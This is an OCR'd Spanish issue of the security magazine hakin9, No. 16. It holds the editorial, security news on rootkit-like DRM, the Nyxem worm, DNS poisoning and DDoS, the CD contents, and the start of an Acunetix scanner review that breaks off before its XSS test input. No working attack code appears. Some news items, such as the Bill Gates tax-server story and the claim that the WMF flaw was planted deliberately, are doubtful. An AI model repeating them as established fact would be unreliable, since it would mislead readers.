haking

+CD

EN EL CD: ***hakin9.live*** **– tutoriales y documentación, no requiere instalación** hakin9 live

Acunetix Web Vulnerability Scanner + licencia por tiempo limitado

Steganos Safe 6 – versión completa del conjunto de herramientas de seguridad

Evitamos Cortafuegos • Windows Shatter Attack • Hardening IPTables • Pentests • Hacking Linux 2.6 • Acunetix Web Vulnerability Scanner

haking Nº 16

haking

¿cómo defenderse?

Hard Core IT Security Magazine

Nº 16 Precio 7,50 € ISSN: 1731-2930 Biemestral

Shatter attack Windows indefenso

Peligrosos controles en las ventanillas de aplicaciones

LIVE TRAINING CENTER
booteas
practicas
comprendes

Hardening IPTables
Escribiendo nuestras propias extensiones para IPTables

Hacking Linux 2.6
Creando rootkit para las series de kernel más recientes

Evitamos Cortafuegos
Smartspoofing como peligro de la red corporativa

Hacking no solamente en la Red
Lifehacking – nueva forma de vivir

PARA PRINCIPIANTES

Pruebas de penetración en la práctica
Defensa contra la recogida pasiva de información

Know-how – IPSec
Todo lo que debes saber sobre IPSec



EN CD

Acunetix Web Vulnerability Scanner
licencia de 30 días de un valor de $395
Steganos Safe 6
versión completa de 3 herramientas de seguridad

+ 21 tutoriales

Entre ellos 4 nuevos: • Empleo de errores del mecanismo de mensajes de Windows para la inyección de código • Smart spoofing • Sniffing en redes conmutadas • Wardriving

Gilles Fournil presenta 17 películas con instrucciones

NUEVOS E-BOOKS: *Auditing your web site security • Survey on frequent pattern mining and The importance web app security whitepaper (Acunetix White Papers) • Tools and techniques for Event Log Analysis part A • IPTables*

00016
8 414090 030076



La mayor distribución de Linux

Aurox...
por que funciona

Aurox. Mejor soporte para el hardware

La distribución completa de Linux

basada en Fedora Core 4

Contiene Aurox Live sistema que arranca directo desde el DVD

2000 paquetes de software de usuario
Mejor soporte para el hardware (configuración automatica de dispositivos móviles)
Estabilidad (el sistema testado por grupos independientes de testers)
Soluciónes de escritorio comodas (KDE, GNOME, XFCE)
Aplicaciones multimedia (Audio-¡editarás cada fichero de sonido!, Video –¡verás cada pelicula!)

Configuración automatica de tarjetas WiFi la posibilidad de aprovechar los drivers de Windows
Soporte para los modems ADSL
Open Clip Art Library Una librería con más de 450 gráficos para el uso de oficina
KDE 3.4.2 El entorno gráfico estable más reciente
OpenOffice 2.0 Paquete de oficina compatible con Microsoft Office
Gry 3D Cube y TribalTrouble



Lupa

En el sector de la seguridad de los sistemas informáticos siempre pasa algo. Cuando recibimos una nueva actualización, nos despedimos de los defectos de seguridad conocidos, y al momento descubrimos agujeros nuevos y antiguos, los cuales vuelven a menudo riéndose de los parches provisionales.

Esta persecución sigue teniendo lugar y su tiempo acelera como si estuviera propulsado por la potencia de ordenadores, por el nivel de la compilación de sistemas, la diversidad de aplicaciones y protocolos de comunicación.

Capa y Espada. Espada – son técnicas de combate. Capa – métodos de defensa. Capa y Espadacapa hace referencia al continuo perfeccionamiento y a los continuos nuevos combates, comparación típica para la seguridad informática. ¿Dónde se encuentra la revista hakin9? Los representantes de empresas informáticas nos preguntan: ¿con quién simpatizáis? ¿a qué parte estáis más cerca? Una buena pregunta.

Cuando tratamos de definir la función de nuestra revista solamente nos vienen las palabras: *observar, demostrar, acercar.* Entonces no somos ni Espada ni Capa. Somos ... Lupa. Armamos vuestros ojos para que sepan dónde y cómo mirar. Los observados por nuestra Lupa: tanto la Espada como la Capa resultarán muestras interesantes de la colección de un experto.

Echaremos una ojeada al contenido del número. Preparamos diferentes temas en un sistema con bastante contraste. Discutiremos algunos métodos de evitar la filtración IP, pero también hablaremos de las extensiones IPTables. Presentaremos las técnicas de hackear el sistema Windows, sin embargo, Linux también sufrirá lo suyo a causa de los rootkits para el kernel 2.6.

En el disco, como siempre, *hakin9 live* (*h9l*), nuevos tutoriales e interesantes libros en formato PDF. Además la versión completa de Steganos Safe 6 – una excelente herramienta para los usuarios de MS Windows, aficionados a la seguridad y partidarios de las teorías de complots. Bueno, bromas aparte, el paquete Steganos Safe 6 contiene tres aplicaciones muy útiles: una aplicación para crear y administrar discos virtuales cifrados, una aplicación para la eliminación definitiva de datos y para limpiar el espacio libre del disco duro así como las herramientas para cifrar los soportes portátiles (tú mismo decidirás quien puede leer tu disquete o CD).

¿A qué esperáis? ¡Hazte con tu lupa de mano!

PD.

Podréis encontrar información sobre los modelos de los nuevos trabajos de Lupas en *www.hakin9.org*

Jarosław Szumski

haking
está editado por Software-Wydawnictwo Sp. z o.o.
Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Piaskowa 3, 01-067 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactor jefe: Jarosław Szumski *jareks@software.com.pl*
Redactora adjunta: Katarzyna Chauca
katarzyna.chauca@software.com.pl
Preparación del CD: Witold Pietrzak, Piotr Sobolewski
Composición: Anna Osiecka *annao@software.com.pl*
Traducción: Pablo Dopico, Osiris Pimentel Cobas, Małgorzata Janerka, Hanna Grafik-Krzymińska, Mariusz Muszak, Paulina Stosik, Raúl Nanclares, Jesús Alvárez Rodrígez, Jose A. Romero L.
Corrección: Jesús Alvárez Rodrígez, Jorge Barrio Alfonso, Alfonso Huergo Carril
Betatester: Carlos García Prado

Publicidad: *adv@software.com.pl*
Suscripción: *suscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka


Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:
Monika Godlewska
e-mail: *monikag@software.com.pl*
tel.: +48 22 887 12 66
fax: +48 22 887 10 11

Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática AUPOS
Los diagramas han sido elaborados con el programa smartdraw.com de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

La revista haking es editada en 7 idiomas:



Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!

Vigésimo aniversario del virus Brain

Este año celebramos el vigésimo aniversario de los virus de ordenadores.

Brain, el primer virus del mundo, atacó el 19 de enero 1986. Brain apareció en un par de variantes, pero todas solían ser potencialmente inofensivas. Lo más probable es que hubiera nacido en Pakistán. Se multiplicaba a través de las disquetes utilizadas a diario. La meta del virus consistía en cambiar el nombre del volumen del disco duro por *Brain* o *ashar*.

¿Los ordenadores lo tienen difícil con los impuestos de Bill Gates?

El servicio de hacienda americano (*Internal Revenue Service*) compró un servidor más para calcular la devolución del impuesto pagado por Bill Gates, el fundador de la empresa Microsoft.

Gates admitió durante un congreso de Lisboa que solía recibir con frecuencia avisos de hacienda sobre su impuesto no pagado. Según aclaró, el error estaba en los ordenadores del servicio de hacienda, que no se las arreglaban con las cifras grandes de sus bienes, valorados como unos de los más cuantiosos del mundo. Los representantes del servicio de hacienda federal se negaron a comentar el asunto.

¿Error WMF parte de un plan global?

Leo Laporte y Steve Gibson, tras haber analizado profundamente el error famoso de soporte de ficheros *WMF* llegaron a la conclusión de que éste no se debe a una equivocación, sino que se ha implementado a propósito en el sistema operativo.

Según ellos *Microsoft* implementó esta brecha adrede, permitiendo la ejecución remota de código determinado. No se sabe del todo (y probablemente ya no lo llegaremos a saber jamás) si el error fue implementado por el mando de los jefes, o si se añadió para los fines privados de los empleados de Microsoft.

Los DVD "Mr. & Mrs. Smith" protegidos con rootkit

Sony BMG no es la única empresa cuyos productos están protegidos contra el copiado ilegal mediante un software que tiene un parecido enorme con los rootkits, que últimamente están en boca de todos. Según *F-Secure* de Helsinki, Finlandia, un fabricante de software antivirus, la edición alemana del DVD con la película *Mr. & Mrs. Smith* que alcanzó un éxito en las taquillas de todo el mundo contiene un programa de protección *DRM* (*Digital Rights Management*), que utiliza una tecnología de disfraz semejante a la que utiliza la mayoría de los rootkits conocidos. Rootkits son unos programas empleados para poder mantener la presencia de intruso constante y oculta en el ordenador atacado. Puesto que un cracker malicioso puede utilizar tal tecnología para esconder sus ficheros destinados para atacar un ordenador, el uso de la tecnología por parte el fabricante de los DVD supone un peligro grande para los usuarios que ni lo esperan.

El vicepresidente de F-Secure, Antti Vihavainen, escribió en su blog que los DVD en cuestión, a la venta en Alemania, están protegidos contra el copiado a través de *Settec Alpha-DISC*.

El portal *cdfreaks.com* describe el funcionamiento de la aplicación con todos los pormenores. El programa principal recibe un nombre distinto cada vez que se está instalando, siendo éste un nombre al parecer inocente, tipo *win32k2.exe o msxhtml.exe.* Las propiedades del fichero lo definen como *System PTHelper.* El fichero ejecutable se arranca como proceso oculto. Mientras tanto, Alpha-DISC carga el fichero *DLL* en la memoria (*hadl.dll*), y éste proceso se convierte en el proceso hijo de todas las aplicaciones arrancadas. En el registro del sistema esta aplicación se adscribe los permisos de *SystemManager,* atrincherándose de forma tan eficaz, que no es posible volver a iniciar el ordenador sin que siga presente en él.

El sistema esconde sus propios procesos, pero parece que no oculta ningunos ficheros o intervenciones en el registro Windows. Esto hace que la aplicación sea mínimamente menos peligrosa, ya que el software antivirus seguirá pudiendo escanear todos los ficheros del disco duro. Sin embargo, no es nada del otro mundo encontrar un malware real que sólo esconde los procesos, y no los ficheros.

El descubrimiento del mecanismo de ocultación suele atribuirse a *Heise Online*, una web alemana de información. La empresa *Settec* ofrece un programa que desinstala su mecanismo DRM. Vihavainen comentó que los fabricantes comerciales de software deben evitar a todo coste esconder cosas ante sus usuarios, sobre todo, a los administradores de sistemas, que son responsables de la gestión del ordenador. Las funciones de este tipo raras veces, o nunca, operan a favor del usuario, provocando en muchos casos brechas de seguridad. El uso del software máscara de este tipo, que se parece al rootkit, hizo que el *buen nombre* de la marca Sony sufriera un daño considerable después de que ésta confirmó haber ocultado su software espía como DRM. Como consecuencia de tal acción, muchos crackers emplearon el software de Sony para esconder sus propios ficheros.

También la empresa antivirus *Symantec* confirmó haber usado en sus *Norton SystemWorks* un software semejante a rootkit que resultaba un lugar perfecto donde esconder los programas malignos en el ordenador. Symantec admitió que el objetivo de esconder los ficheros de API Windows residió en evitar que los usuarios borraran ficheros críticos de sistema mientras trabajaban con el equipo. La empresa, avisada por los expertos de seguridad, pronto introdujo una actualización que eliminaba el peligro potencial.

Google está copiando tu disco

En febrero la empresa Google, gigante en buscadores, anunció la nueva función de su software *Google Desktop* que en gran medida puede amenazar la privacidad de los usuarios. Si el usuario decide aprovecharla, la nueva función *Search Across Computers* (buscar entre ordenadores) guardará las copias de ficheros *doc*, *pdf*, las hojas de cálculo y todo tipo de ficheros texto en los servidores de Google para facilitar el acceso a ellos desde cualquier ordenador utilizado por el usuario. *EFF* (*Electronic Frontier Foundation* – una organización de protección de datos digitales) recomienda que los internautas se resistan a emplear esta funcionalidad, que a la primera vista parece tan amena, puesto que puede facilitar datos a las instituciones de gobierno norteamericanas y hacerles la tarea más fácil a los hackers de más talante que se harán con el acceso a muchas informaciones personales si logran obtener por astucia la contraseña privada de usuario de Google Desktop.

Tratamos de prevenir el riesgo que corren los usuarios individuales y que está vinculado con las instituciones de gobierno que están analizando los bitácoras de Google. Estamos escandalizados por el mero hecho de que Google siga esperando que los usuarios le confíen el contenido de sus ordenadores personales. Si el usuario no configura Google Desktop adecuadamente (y pocos lo harán), Google contará con las copias de tus declaraciones de impuestos, tus cartas de amor, los datos de tu empresa, etc. En resultado el gobierno (de los EE.UU.) podrá hacerse con estos datos sin solicitar la orden de registro, que normalmente se requiere para poder obtener legalmente las informaciones de este tipo de una casa privada u oficina.

Según Marissa Mayer, la portavoz de Google, el creciente número de usuarios que utilizan varios ordenadores para sí hace que la funcionalidad sea necesaria y útil. Demasiadas personas trabajan hoy en día con muchos ordenadores apunta Mayer en una entrevista para *USA Today*. Afirma además: Es nuestro nuevo servicio lo que les hace la vida más fácil. El que *Google Desktop* cumpliera todos los requisitos de la privacidad constituyó uno de los aspectos más importantes de su desarrollo y aseguro a todos que se han tomado todas las medidas para que la privacidad de nuestros usuarios no sea puesta en peligro.

El problema de la privacidad surgió sobre todo por el motivo de que *Electronic Communication Privacy Act* (la ley norteamericana de protección de privacidad en correspondencia por correo electrónico) de 1986, también conocida como *ECPA*, promete sólo una protección parcial a los e-mails y otros ficheros guardados por los proveedores de servicios de red. Hasta los derechos con los que pueden contar los usuarios serán violados si Google utiliza nuestros datos para los fines de marketing. Google sostiene que por ahora no escanea los ficheros que se copian desde el disco duro para hacer propaganda dirigida al usuario específico, pero no descarta tal posibilidad; además, la política de privacidad de Google no prohibe tal acción.

Este producto pone de manifiesto un nuevo problema relacionado con la privacidad en los tiempos que corren. Muchas innovaciones de internet requieren que los datos personales se guarden en el servidor del proveedor, pero según las normas legales anticuadas, los usuarios que quieran aprovechar las nuevas tecnología deben abandonar su derecho a la privacidad. Si la empresa Google desea que los usuarios guarden en ella las copias de sus datos personales, su correo electrónico, los historiales de sus búsquedas y los bitácoras de sus mensajeros web y no quiere convertirse en una fuente de infracciones, debe unir su voz con la de EFF y demandar a las autoridades que modernicen las leyes que intentan proteger la privacidad, para que reflejen mejor la vida en el mundo electrónico actual.

Hackers islamistas atacan servidores daneses

Las reapariciones de las viñetas de Mahoma en la prensa europea produjeron una ola amplia de desacuerdo en el mundo musulmán. A protestas se transmitieron también al internet, y el efecto de tal proceso son las noticias de ataques masivos de los hackers provenientes de los países islámicos a las webs de países del oeste. Según cuenta *Zone-H.org*, hasta ahora se han entrometido en alrededor de mil servidores, sobre todo en Dinamarca e Israel. Se desconocen los presuntos daños. La web advierte también de más ataques y de gran concentración de los hackers de países musulmanes que se unen frente a una *guerra santa* en la red.

Lo mejor para Hackers

A mitad de febrero en San Francisco tuvo lugar una exposición de las últimas tecnologías. La quinta edición de la feria *CodeCon* presenta las últimas soluciones de ámbito de seguridad IT. CodeCon fue fundado por Bram Cohen, autor de *BitTorrent,* y Len Sassman, autor de *Mixmaster,* un remailer anónimo. Toda la reunión fue patrocinada en parte por *No Starch Press,* una editorial independiente de libros que desde hace más de una década publica literatura relacionada con el Software Libre.

Hacker español a pasar 2 años en el calabozo

Un hacker español, cuyo ataque en 2003 dejó sin internet a más de tres millones de usuarios fue condenado a dos años en prisión y una multa de 1.4 millon de euros.

El ataque de *Santiago Garrido,* conocido también bajo los apodos *Ronnie y Mike25* iba a ser una venganza por haberle echado del popular servidor de chat IRC-*Hispano, por haber violado las reglas que allí se observaban,* aunque muchas veces son aplicadas de forma poco imparcial y caprichosa por sus tristemente conocidos operadores de red. En resultado el servidor fue inundado por una oleada de tráfico web generado, lo que bloqueó los servidores *Wanadoo*, *ONO*, *Lleida Net* y de muchos otros proveedores, o sea más o menos un tercio de los usuarios españoles de internet.

Virus paraliza la bolsa de valores rusa

Un virus logró paralizar por completo todas las operaciones en la principal bolsa de valores rusa. Después de que un virus desconocido lo hubiera atacado, el sistema comercial ruso (SCR) se vio obligado a suspender durante una hora su actividad en los tres mercados en los que la mantenía.

La infección provocó un incremento colosal del tráfico saliente, lo que paralizó en total las operaciones bursátiles que requerían acceso a la red.

El virus penetró el ordenador conectado con un sistema comercial de prueba del internet – anunció el vicepresidente de SCR, Dmitry Shatsky. *El ordenador atacado empezó a generar cantidades enormes de tráfico parásito, que desbordó los enrutadores de soporte del sistema SCR. Debido a esto, un tráfico normal, o sea, los datos entrantes y salientes del sistema comercial, no se procesó.*

Estados Unidos ataca Gran Bretaña

El Departamento de Seguridad Nacional americano tiene planes de llevar a cabo dentro de poco una serie de ataques web a objetivos importantes de infraestructura de Gran Bretaña.

La operación, que lleva el alias de *Cyber Storm* tiene la meta de probar la protección de sistemas británicos. Los cuerpos americanos envueltos en el proceso añaden que las acciones se realizarán con la autorización del gobierno en Londres.

El objeto de la operación serán sobre todo las instituciones financieras, las empresas energéticas, y otras instituciones de mayor importancia. Los ataques virtuales serán desempeñados por *NCSD* (*National Cyber Security Divison*).

Se trata de unidad subordenada del Departamento de Seguridad Nacional. Según comunicó NCSD, el blanco para un semejante tiro preventivo serán también varias instituciones de los Estados Unidos, Canadá y Australia.

Virus chantajista borra ficheros

A principios de febrero de este año los ingenieros de seguridad recomendaban a todas las empresas informáticas que escaneen sus redes internas para detectar y eliminar un virus maligno de mass-mailing, antes de que el reloj de sistema dé las 00:00 de tercer día de cualquier mes y se pondrá a destruir los datos de valor del ordenador infectado.

El virus – llamado *Blackmail.E* o *Nyxem.E* – se expandió a más de 600.000 ordenadores, en particular en tres países más amenazados por el virus: Los Estados Unidos, India y el Perú, representando más de la mitad del peligro global por parte de virus en general.

El virus fue escrito de modo que borre once tipos distintos de ficheros cada día tres del mes, empezando por el tres de febrero. Los ficheros se borran en el ordenador infectado, pero también en todos los medios de datos conectados a través de la red. Es eso lo que constituye la verdadera amenaza del virus y la razón por que los expertos tanto nos avisen de él.

Nyxem.E se reproducía por e-mail, prometiendo a los usuarios unas fotos porno muy atractivas en su archivo adjunto. Los temas ejemplares de un mensaje infectado fueron: Fw: Funny :), *Fw: Pictures*, **Hot Movie** o *Miss Lebanon 2006*.

No es un virus de ninguna forma extraordinario: más bien se lo puede describir como una compilación malware de muchos otros gusanos. El único problema grave reside en que la persona que fue autora del virus lo diseñó para que borrara ficheros en los ordenadores infectados.

El virus es uno de los programas más desctructores que últimamente proliferan en la red. En los últimos años se podía notar un cambio del software maligno, que se concentraba más para infiltrarse de forma imperceptible al interior del sistema y permitir a sus autores controlar la máquina. Hace cuatro años – después de haberse multiplicado por la red – el virus *Klez* amenazaba con borrar un par de tipos de ficheros. En 1998 el virus *CIH* – también conocido bajo el nombre de *Chernobyl* – suponía una amenaza de borrado de ficheros, así como el código de sistema grabado en el núcleo que se guardaba en las memorias flash en las placas madre de cierto tipo ordenadores.

Un cambio así en las tendencias y el desinterés por los virus destructivos a lo mejor se deben al hecho de que los crackers se dieran cuenta de que es muy fácil convertir el control ilegal de un gran número de ordenadores esparcidos por todo el mundo en una fuente de beneficio que no está nada mal. Redes enteras y enormes de ordenadores infectados, las *botnets,* pueden estar utilizadas para ganar grandes sumas de dinero mediante el llamado *click fraud* o, por ejemplo, enviando cuantiosos botes de spam. Suelen emplearse también como un arma para sonsacar dinero a webs conocidas. En este caso la amenaza consiste en la posibilidad de ataque *DDoS* en un momento menos esperado.

En los últimos cinco años lo destructivo de los virus se esfumó casi del todo, porque la gente que lo programaba decidió que no les traía ningún provecho. En cambio, se van creando unos programas cada vez más nuevos que cambian el ordenador en elemento de una botnet o en un zombie, también son muy frecuentes las instalaciones secretas de los key-loggers. De todas formas el gusano *Blackmail* no sirve para traerle a su autor beneficios financieros tangibles, sino para destruir datos, igual que sus antecesores de antaño. Todos los ordenadores de los que no ha sido expulsado cada día tres del mes están expuestos al peligro de borrado de ficheros (incluidos los documentos de las aplicaciones *Word*, *Excel*, *PowerPoint* o los ficheros en formato pdf).

Efectos duraderos de toma de dominio

Algunos de los hackers maliciosos, que saben tomar control de una web, están dispuestos a sabotear también el tráfico de la web mucho tiempo después de devolverla en las manos de su propietario original. El motivo de tal situación consiste en un error de construcción de los navegadores, los servidores proxy y en el modo de que éstos guardan los datos, lo que permite a los crackers continuar redirigiendo el tráfico de usuarios en páginas web después de que pasen días e incluso meses después del ataque.

Tal ataque puede llevar al robo de identidad o información. El problema definido como *infección del dominio* existe gracias a las características web de los servidores proxy, que guardan las versiones de páginas web, de los clientes web o navegadores, *Microsoft Internet Explorer*, *Firefox* y *Opera* incluidos. *Tanto en la naturaleza de los servidores proxy, como en la de los navegadores* está cierto tipo de confianza que hace que los servidores se identifiquen en el DNS (domain name system) como anfitriones autorizados por página determinada. Una vez que el cliente confía en comunicarse con el servidor correcto, correspondiente al dominio concreto, nace la confianza, hasta cierto grado, por defecto, hacia el servidor y ésta no se cancela. Por ejemplo, el navegador guarda información sobre una página web en forma de los cookies web y una memoria web volátil. En el momento en que el cliente descarga tal información, resulta muy difícil de eliminar.

Las tomas de dominio siguen siendo un problema actual, que de vez en cuando se hace muy llamativa a causa de ataques famosos, como por ejemplo la toma del dominio *aljazeera.net* , de una emisora de televisión árabe en marzo 2003.

Un ataque más al corriente fue el de marzo 2005, en el que un grupo de hackers desconocido atacó muchos servidores DNS del mundo



a través del ataque *DNS cache poisoning*. Aquel ataque se aprovechó de una brecha en el cortafuegos de la empresa *Symantec*, así como la conocida flaqueza de *Windows NT/ 2000* a cambiar las entradas DNS de las páginas web. El ataque hizo que los usuarios, en número que se desconoce hasta ahora, que no se enteraron de nada fueron redirigidos a páginas falsas, a través de las que en sus ordenadores se instaló el software espía y otros programas malignos. Si se trata de este ataque, así como del resto, la reacción para recobrar control de los dominios y reiniciar los servidores DNS atacados fue casi instantánea. Los hackers modificaron las cabeceras HTTP o el contenido HTML del web atacado para asegurar su integridad y presencia en los servidores hasta incluso semanas o meses después del ataque. Los usuarios víctimas del ataque guardan en sus navegadores las copias de la página del hacker. Tal web puede ser la primera por descargarse al intentar volver a la dirección DNS determinada. Un hacker de talante a quien le apetezca incrustar scripts en la página visitada de tal manera será capaz de robar información hasta mucho tiempo después de que su ataque quede descubierto.

Ataque DDoS para tirar abajo la web de Million Dollar Homepage

La empresa que aloja *The Million Dollar Homepage* sostiene que el motivo de la imposibilidad de acceder a la página durante un periodo de tiempo después de que finalizara la acción fue un ataque electrónico. Se produjo apenas dos días después de que se vendieron los últimos 1000 píxeles de superficie para anuncios.

La web fue objeto de un ataque DDoS. Desafortunadamente los ataques de este tipo no fueron esperados por el cliente cuando compraba el alojamiento web en nuestra empresa – dijo Russel Weiss de la empresa *InfoRelay Online Systems, Inc. A pesar de esto hemos tomado voluntariamente todas las medidas para responder al ataque utilizando el presupuesto disponible.* InfoRelay es propietaria y operadora de Sitelutions, la empresa que aloja Million Dollar Homepage.

Alex Tew, el propietario de la web, prometió que ésta estaría disponible en la red durante los próximos cinco años como mínimos. Tew, como un nuevo millonario de internet, puede permitirse el destinar una parte de los réditos obtenidos a financiación adicional de su web. Un estudiante británico de 21 años inició la web en septiembre 2005 para recoger dinero para sus estudios. La oferta fue de lo más simple: disponemos de un millón de píxeles de superficie publicitaria y todos pueden comprar cuántos les dé la gana, pagando 1 dólar por 1 pixel. La última subasta en el portal e-bay subió las ganancias a la suma total de 1.037.100 USD. De los anuncios también llegan ganancias extraordinarias, gracias al tráfico colosal de la web. Cada día más de 500 000 de usuarios de varias IP visitan la *Milliondollarhomepage.com*. *Durante las últimas semanas el tráfico de la web fue muy intenso, de vez en cuando llegando hasta 200 Mbps* – explicó Weiss. La sobredosis de tráfico se soporto en su totalidad gracias a una red multi-gigabyte que sirvió de ayuda. Con todo, Weiss descartó la posibilidad de que el ataque haya influido negativamente en cualquiera de las otras redes administradas por la empresa.

Contenido del CD

En el disco que acompaña a la revista se encuentra *hakin9.live* (*h9l*) en la versión 2.9.1-ng – distribución bootable de Linux que incluye útiles herramientas, documentación, tutoriales y material adicional de los artículos. Para empezar el trabajo con *hakin9.live*, es suficiente ejecutar el ordenador desde el CD. Después de ejecutar el sistema podemos registrarnos como usuario hakin9 sin introducir contraseña. El material adicional se encuentran en los siguientes directorios:

- *docs* – documentación en formato HTML;
- *hit* – titulares del número: *Acunetix Web Vulnerability Scanner, Steganos Safe 6;*
- *art* – material complementario a los artículos: scripts, aplicaciones, etc;
- *tut* – tutoriales, tutoriales tipo SWF;
- *add* – libros y documentación en formato PDF (entre otros *Auditing your web site security, Survey on frequent pattern mining* y *The importance web app security whitepaper (Acunetix White Papers)*; *Tools and techniques for Event Log Analysis part A*; *Iptables*);
- *rfc* – conjunto de documentos RFC actuales.

El material antiguos se encuentran en los subdirectorios *_arch*, en cambio, los nuevos – en los directorios principales según la estructura mencionada. En caso de explorar el disco desde el nivel de arranque de *hakin9.live,* esta estructura está accesible desde el subdirectorio */mnt/cdrom*.

Construimos la versión 2.9.1-ng *h9l* en base a la distribución Gentoo Linux (Gentoo Base System en la versión 1.6.14) y de los scripts livecd-tools. Las herramientas no accesibles en el repositorio Gentoo se instalan desde los paquetes situados en el directorio */usr/local/portage* o se graban en el directorio */usr/local/bin*.

La versión 2.9.1-ng *h9l* se basa en el kernel 2.6.15 con los parches *gentoo-sources-2.6.15-r1*. Todos los paquetes han sido actualizados y precompilados con los compiladores GCC en la versión 3.4.4. Añadimos los drivers y herramientas para tarjetas inalámbricas.

En la versión actual de *h9l* aparecieron, entre otras, las siguientes aplicaciones:

- scapy – es una aplicación escrita en Python que sirve para manejar paquetes de muchos protocolos de Internet y ofrece muchas posibilidades,
- sipsak – sencilla herramienta para probar las aplicaciones y dispositivos que soportan SIP,
- c07-sip – aplicación escrita en Java que sirve para probar vulnerabilidades del protocolo SIP.

En el disco *h9l* se encuentra el instalador (la versión modificada de los scripts de Knoppix). Después de instalar en el disco podemos emplear portage (el comando emerge) para instalar aplicaciones adicionales. El entorno gráfico de *h9l* es Fluxbox con el administrador de archivos ROX.

Tutoriales y documentación

La documentación está compuesta de, entre otros, tutoriales preparados por la redacción que incluyen ejercicios prácticos de los artículos como: *Empleo de errores del mecanismo de mensajes de Windows para inyectar código*, *Cómo omitir la filtración IP empleada por los cortafuegos y routers* y tutoriales que complementan a los artículos de números anteriores de *h9: Sniffing en redes conmutadas y Wardriving*. Suponemos que el usuario emplea *hakin9.live*. Gracias a ello evitaremos los problemas relacionados con las diferentes versiones de los compiladores, etc.

A la versión actual *hakin9.live* se añadieron 17 tutoriales de tipo SWF de Gilles Fournil.

Acunetix ofrece al lector de la revista *hakin9* una versión completa basada en una licencia de 30 días de la aplicación *AcunetixWeb Vulnerability Scanner* valorada en $395. Para conseguir esta versión es necesario instalar la versión trial que se encuentra en el disco *hakin9.live* y registrarlo en la página *http://www.acunetix.com/hakin9* para recibir los códigos para la versión completa.

Steganos ofrece a los lectores de la revista *hakin9* la versión completa de Steganos Safe 6. Para conseguir la aplicación es necesario instalar la versión de prueba que se encuentra en el disco *hakin9.live* y registrarla en la página *http://www.steganos.com/magazine/hakin9/safe6* para conseguir los códigos. Las ofertas son válidas hasta el 31 de julio de 2006. ●




Figura 1. *Más herramientas útiles*



Figura 2. *Nuevo aspecto más atractivo*

Si no puedes leer el contenido del CD y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.



En caso de cualquier problema con CD rogamos escriban a: *cd@software.com.pl*



Acunetix Web Vulnerability Scanner

Sistema operativo: *Windows*
Licencia: *Comercial con una versión de prueba de 30 días*
Uso: Detección de puntos débiles en aplicaciones www
En la web: *http://www.acunetix.com*

Acunetix Web Vulnerability Scanner es una herramienta destinada a detectar puntos débiles en las aplicaciones www para corporaciones. El programa carga la estructura entera de directorios de la página web e intenta automáticamente realizar los ataques más comúnes, sirviéndose de errores de configuración o de código de aplicación.

Inicio rápido: Supongamos, que somos los responsables de la seguridad del sitio web de una corporación con funciones desarrolladas. Es una tarea seria, porque hay que controlar gran número de factores, por eso, la solución más eficaz consiste en emplear una herramienta especializada. Después de examinar varias posibilidades, vamos a emplear una solución comercial para profesionales: el programa Acunetix Web Vulnerability Scanner.

El manejo de escaner es muy simple: para definir nuevo escaneo se emplea el asistente, que nos guiará por cinco etapas de la configuración. Empezamos, definiendo el tipo de escaneo. Podemos elegir entre la verificación de varios sitios web y de uno: en este caso examinamos sólo un sitio web en PHP. En el etapa siguiente seleccionamos las tecnologías de creación de portales que queremos verificar. El programa escanea de manera rápida, por eso se puede elegir todas las opciones (ASP, PHP, Perl, OpenSSL y otras). La pantalla siguiente nos permite elegir uno de varios tipos predefinidos de escaneo y definir el modo de transformación de la estructura de directorios del sitio web. En el cuatro etapa de la configuración, podemos indicar los datos de entrada en el sistema, con que es posible examinar los servicios web que no sean accesibles al público. La última pantalla del asistente contiene las opciones de configuración de las páginas de error 404; en este caso no vamos a ocuparnos de este problema. Al final, se visualiza la pantalla con el resumen de las configuraciones seleccionadas, verificamos si todo está en orden, y a continuación presionamos el botón *Finish*.

Los resultados de escaneo indican que el escaner decompone con escrupulosidad la estructura del servicio web, pero a nosotros, por supuesto, nos interesa principalmente los informes relativos a la seguridad. Se agrupan según categorías, por eso, enseguida nos damos cuenta del estado general de protección. Supongamos que la política de seguridad de nuestra empresa es muy estricta y la empresa cuida el carácter confidencial de los datos de sus clientes rigurosamente. Esto significa que antes que nada, tenemos que fijarnos en los ataques XSS (ing. *cross site scripting*). Los resultados muestran que el escaner Acunetix ha detectado 10 puntos débiles a los ataques de este tipo, cuyo nivel de peligro es alto. ¡eso NO está bien!

Para simplificar el trabajo, vamos a ocuparnos sólo de los resultados del análisis del fichero *search.php*. El escaner Skaner Acunetix ha examinado la susceptibilidad del escript al ataque XSS, insertando la serie de signos detallados a continuación, en una consulta en la dirección de la página enviada como coordenada POST:

```
